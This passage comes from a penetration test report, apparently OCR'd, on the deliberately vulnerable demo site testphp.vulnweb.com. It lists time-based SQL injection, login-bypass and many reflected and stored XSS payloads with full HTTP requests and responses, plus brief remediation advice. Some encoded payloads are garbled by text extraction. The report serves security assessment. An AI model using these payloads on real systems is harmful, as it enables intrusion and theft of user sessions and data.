%2b+((SELECT+1+FROM+(SELECT+SLEEP(25))A)%2f*%27XOR(((SELECT+1+FROM+(SELECT+SLEEP(25))A)))OR%27%7c%22XOR(((SELECT+1+FROM+(SELECT+SLEEP(25))A)))OR%22*%2f
```

Parameter: test

Request

Pretty Raw Hex ⌂ ⌄ ⌁ ⌂

```
1 GET /search.php?test=
query%20%2b%20((SELECT%20%20FROM%20(SELECT%20SLEEP(25))A))%2f%27XOR(((SELECT%20%20FROM%20(SE
LECT%20SLEEP(25))))))OR%27%7c%22XOR(((SELECT%20%20FROM%20(SELECT%20SLEEP(25))A)))OR%22%2f
HTTP/1.1
2 Host: teephp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/96.0.4664.45 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 |
```

Response

Pretty Raw Hex Render ⌂ ⌄ ⌁ ⌂


```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Wed, 05 Jan 2022 23:44:43 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 4732
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN"
10 <http://www.w3.org/TR/html4/loose.dtd>
11 <html>
12   <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
13   codeOutsideHTMLIsLocked="false" -->
14   <head>
15     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
16     <!-- InstanceBeginEditable name="document_title_rgn" -->
17     <title>
18       search
19     </title>
20     <!-- InstanceEndEditable -->
21     <link rel="stylesheet" href="style.css" type="text/css">
22     <!-- InstanceBeginEditable name="headers_rgn" -->
23     <!-- here goes headers headers -->
24     <!-- InstanceEndEditable -->
25     <script language="JavaScript" type="text/JavaScript">
26       <!--
```

Screenshot 17 SQL Injection 3

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Attack: ZAP' OR '1'='1' –

Parameter: uname & pass



Screenshot 18 SQL Injection 4

RECOMMENDATIONS

- Use parameterized queries.
- Avoid dynamic SQL queries or SQL queries with string concatenation.
- Use a database access layer, to aid in centralizing the problems.
- Find and transform all dynamically created SQL queries to parameterized queries.
- Check web application logs to discover whether this resource has been subjected to any prior unnoticed exploits.

CROSS SITE SCRIPTING (XSS)

XSS was detected in the web application. It lets attackers run a dynamic script in the application's context. This opens the door to a variety of attacks, which involve taking over the user's session or altering the appearance of the page by modifying the HTML in order to get the victim's data. This occurs when a user's input has been processed by the browser as either HTML or JavaScript or VBScript. XSS attacks the application's users rather than the server. An attacker may target an administrator in order to obtain complete control of the application.

IMPACT


- Taking over a user's current session.
- Setting up phishing exploits.
- Using data interception in addition to causing man-in-the-middle attacks.

VULNERABILITIES

URL: <http://testphp.vulnweb.com/showimage.php?file=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E>

Attack: <scrIpt>alert(1);</scRipt>

Parameter: file



Request

```
1 GET /showimage.php?file=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/96.0.4664.45 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
```

Response


```
1 HTTP/1.1 200 OK
2 Server: Apache/2.4.19.0
3 Date: Wed, 05 Jan 2022 22:43:48 GMT
4 Content-Type: image/jpeg
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 245
8
9
10 Warning: fopen(<scrIpt>alert(1);</scRipt>): failed to open stream: No such file or directory in
11 /hj/var/www/showimage.php on line 7
12 Warning: fpassthru() expects parameter 1 to be resource, boolean given in
13 /hj/var/www/showimage.php on line 13
14
```

Screenshot 19 XSS 1

URL: <http://testphp.vulnweb.com/showimage.php?file=%3CscrIpt%3Ealert%281%29%3C%2FscRipt%3E&size=160>

Attack: <scrIpt>alert(1);</scrIpt>

Parameter: file



Request

```
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂
1 GET /showimage.php?file=%3CscrIpt%3Ealert%281%29%3C%2FscRipt%3E&size=160 HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate
8 Connection: close
9
10
```

Response


```
Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Wed, 05 Jan 2022 22:47:07 GMT
4 Content-Type: image/jpeg
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 246
8
9
10 Warning: fopen(<scrIpt>alert(1);</scrIpt>): failed to open stream: No such file or directory in /hj/var/www/showimage.php on line 19
11
12 Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 25
13
```

Screenshot 20 XSS 2

URL: <http://testphp.vulnweb.com/hpp/?pp=javascript%3Aalert%281%29%3B>

Attack: javascript:alert(1);

Parameter: pp



Original article

Request

```
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂
1 GET /hpp/?pp=javascript%3Aalert%281%29%3B HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate
8 Connection: close
9
10
```

Response


```
Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Wed, 05 Jan 2022 22:47:58 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 445
8
9 <title>
10   HTTP Parameter Pollution Example
11 </title>
12 <a href="?pp=12">
13   check
14 </a>
15 <br/>
16 <a href="params.php?p=valid&app=javascript%3Aalert%281%29%3B">
17   link1
18 </a>
19 <br/>
20 <a href="params.php?p=valid&app=javascript:alert(1);">
21   link2
22 </a>
23 <br/>
24 <form action="params.php?p=valid&app=javascript:alert(1);">
25   <input type="submit" name="aaa"/>
26 </form>
27 <br/>
28 <a href="http://blog.mindsecsecurity.com/2009/05/client-side-http-parameter-pollution.html">
29   Original article
30 </a>
```

Screenshot 21 XSS 3

URL: <http://testphp.vulnweb.com/hpp/params.php?p=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&pp=12>

Attack: <scrIpt>alert(1);</scrIpt>

Parameter: p




Screenshot 22 XSS 4

URL: <http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E>

Attack: <scrIpt>alert(1);</scrIpt>

Parameter: p




Screenshot 23 XSS 5

URL: <http://testphp.vulnweb.com/listproducts.php?artist=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E>

Attack:

Parameter: artist




Screenshot 24 XSS 6

URL: <http://testphp.vulnweb.com/listproducts.php?cat=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E>

Attack:

Parameter: cat



Screenshot 25 XSS 7

URL: <http://testphp.vulnweb.com/guestbook.php>

Attack: </td><scrIpt>alert(1);</scRipt><td>

Parameter: name

```
Request
Pretty Raw Hex ⌂ ⌄ ⌅

1 POST /guestbook.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 69
4 Cache-Control: max-age=0
5 Pragma: no-cache
6 Connection: close
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.4 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Referer: http://testphp.vulnweb.com/guestbook.php
12 Accept-Charset: ISO-8859-1,utf-8;q=0.9,*;q=0.8
13 Connection: close
14
15 name=</td><scrIpt>alert(1);</scrIpt><td>&text=edfg&submit=add+message
```

```
Response
Pretty Raw Hex Render ⌂ ⌄ ⌅

<td colspan="2">
  <h2>
    Our guestbook
  </h2>
</td>
</tr>
<tr>
  <td align="left" valign="middle" style="background-color:#F5F5F5">
    <strong>
      <script>
        alert(1);
      </script>
    </td>
    <td align="right" style="background-color:#F5F5F5">
      01.05.2022, 11:09 pm
    </td>
  </tr>
  <tr>
    <td colspan="2">
      
      &ampnbsp&ampnbsp&nbsp;edfg
    </td>
  </tr>
</table>

</div>
<div class="story">
  <form action="" method="post" name="faddentry">
    <input type="hidden" name="name" value="anonymous user">
    <input type="text" name="text" rows="5" wrap="VIRTUAL" style="width:500px;">
    <textarea>
    <br>
  </form>
</div>
```

Screenshot 26 XSS 8

Parameter: text

```
Request
Pretty Raw Hex ⌂ ⌄ ⌅

1 POST /guestbook.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 79
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
  ,application/signed-exchange;v=b3;q=0.9
10 Referer: http://testphp.vulnweb.com/guestbook.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 name=anonymous&user+&text=</td><script>alert(1);</scRipt><td>&submit=add+message
```

```
Response
Pretty Raw Hex Render ⌂ ⌂ ⌂

          01.05.2022, 11:12 pm
        </td>
      </tr>
    <tr>
      <td colspan="2">
        
        &ampnbsp&ampnbsp
      </td>
      <script>
        alert(1);
      </script>
    <td>
    </td>
  </tr>
</table>


</div>
<div class="story">
  <form action="" method="post" name="faddentry">
    <input type="hidden" name="name" value="anonymous user">
    <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;">
    </textarea>
    <br>
    <input type="submit" name="submit" value="add message">
  </form>
</div>
</div>
<!-- InstanceEndEditable -->
```

Screenshot 27 XSS 9

URL: <http://testphp.vulnweb.com/search.php?test=query>

Attack: </h2><script>alert(1);</scRipt><h2>

Parameter: searchFor



```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST /search.php?test=query HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 83
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/96.0.4664.45 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 searchFor=%3C%2Fh2%3E%3CscrIpt%3Ealert%281%29%3C%2FscRipt%3E%3Ch2%3E&goButton=go

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
50   </table>
51   </div>
52   <!-- end masthead -->
53   <!-- begin content -->
54   <!-- InstanceBeginEditable name="content_rgn" -->
55   <div id="content">
56     <h2 id="pageName">
57       searched for:
58     </h2>
59     <script>
60       alert(1);
61     </script>
62   </div>
63   <!-- InstanceEndEditable -->
64   <!-- end content -->
65   <div id="navBar">
66     <div id="search">
67       <form action="search.php?test=query" method="post">
68         <label>
69           search art
70         </label>
71         <input name="searchFor" type="text" size="10">
72         <input name="goButton" type="submit" value="go">
73       </form>
74     </div>


```

Screenshot 28 XSS 10

URL: <http://testphp.vulnweb.com/signup.php>

Attack: <script>alert(1);</scRipt>

Parameter: uname



```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST /secured/newuser.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 83
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/96.0.4664.45 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 uname=%3C%2Fli%3E%3CscrIpt%3Ealert%281%29%3C%2FscRipt%3E%3Cl%3E&upass=1&upass2=1&username=sdf&ucc=&uemail=dfg&uphone=ert&uaddress=sdfg&signup=signup|

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
9   <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN"
10  "http://www.w3.org/TR/html4/loose.dtd">
11  <html>
12    <head>
13      <title>
14        add new user
15      </title>
16      <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
17      <link href="style.css" rel="stylesheet" type="text/css">
18    </head>
19    <body>
20      <div id="masthead">
21        <h1 id="siteName">
22          ACUNETIX ART
23        </h1>
24
25        <div id="content">
26          <p>
27            You have been introduced to our database with the above informations:
28          </p>
29          <ul>
30            <li> Username:
31            </li>
32            <script>
33              alert(1);
34            </script>
35            <li>
36            </li>
37            <li> Password:
38            </li>
39          </ul>
40        </div>
41      </div>
42    </body>
43  </html>

```

Screenshot 29 XSS 11

Parameter: upass

Request

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 POST /secured/newuser.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 212
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
10 Referer: http://testphp.vulnweb.com/signup.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 uname=d$upass+3C#2Fli$3E#3CscrIpt#3Elalert#28!29$3B#3C#2FscRipt#3E#3Cli#3E#upass2=
3C#2Fli$3E#3CscrIpt#3Elalert#28!29$3B#3C#2FscRipt#3E#3Cli#3E#username=sdf&ucc=$uemail=dfg&uphone
=ert&uaddress=sdfg&signup=signup
```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
10 <http://www.w3.org/TR/html4/loose.dtd">
11 <html>
12   <head>
13     <title>
14       add new user
15     </title>
16     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
17     <link href="style.css" rel="stylesheet" type="text/css">
18   </head>
19   <body>
20     <div id="masthead">
21       <h1 id="siteName">
22         ACUNETIX ART
23       </h1>
24       </div>
25       <div id="content">
26         <p>
27           You have been introduced to our database with the above information
28         </p>
29         <ul>
30           <li>
31             Username: df
32           </li>
33           <li>
34             Password:
35           </li>
36           <script>
37             alert(1);
38           </script>
39           <li>
40             ...
41           </li>
42         </ul>
43       </div>
```

Screenshot 30 XSS 12

Parameter: `username`

Request

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 POST /secured/newuser.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Type: application/x-www-form-urlencoded
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/96.0.4664.45 Safari/537.36
9 Accept: */*
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14
15 uname=df&upass=1&upass2=1&username=%3C%2Fli%3E%3CscrIpt%3E%29%3B%3C%2FscRipt%3E%3Cli%3E
&ucc=%6uemail=dfg&uphone=erte&uaddress=sdfg&signup=signup
16
17
18
19
20
21
